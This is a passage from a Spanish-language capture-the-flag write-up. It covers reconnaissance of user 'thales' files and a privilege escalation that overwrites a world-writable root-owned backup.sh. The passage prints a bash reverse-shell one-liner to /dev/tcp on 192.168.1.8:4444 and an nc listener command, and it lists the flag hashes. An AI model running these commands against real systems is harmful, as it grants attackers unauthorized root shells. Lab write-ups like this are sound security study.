

Figura 16: Shell - whoami

3.2. Reconocimiento

Miramos los directorios de trabajo, y encontramos el del usuario thales

Figura 17: thales

Revisamos la id rsa, pero como vemos la misma esta protegida por contraseña. Se podría usar fuerza bruta para intentar obtener la contraseña pero lo dejamos como una opción mientras seguimos buscando.

Figura 18: id rsa

Si leemos el archivo notes.txt nos dice que prepararon un archivo backup para nosotros:



Figura 19: notes

Insepeccionamos el archivo, pero no vemos nada relevante.

Figura 20: backup

3.3. Escalamiento de privilegios

Miramos los permisos del archivo:

Figura 21: Permisos

y vemos que pertenece a root y que otros tiene permisos de ejecución y escritura, podríamos modificar este script para intenta entablar una reverse shell como el usuario root a nuestra maquina. Sí buscamos en **pentestmonkey** encontramos invocar una conexión a nuestra maquina.

```
1   echo "sudo bash -i  >& /dev/tcp192.168.1.8/4444 0>&1" > backup.sh
2
```

Listing 10: modificacion script

Ya modificado el script nos ponemos en escucha

```
1   nc -lnvp 4444
2
```

Listing 11: Escucha 4444

y ejecutamos el script:

Figura 22: Escalamiento

Luego de haber ganado acceso como root, buscamos las flags.



Figura 23: Flags

Flags

$Flag1 : a837c0b5d2a8a07225fd9905f5a0e9c4$

$Flag2 : 3a1c85bebf8833b0ecae900fb8598b17$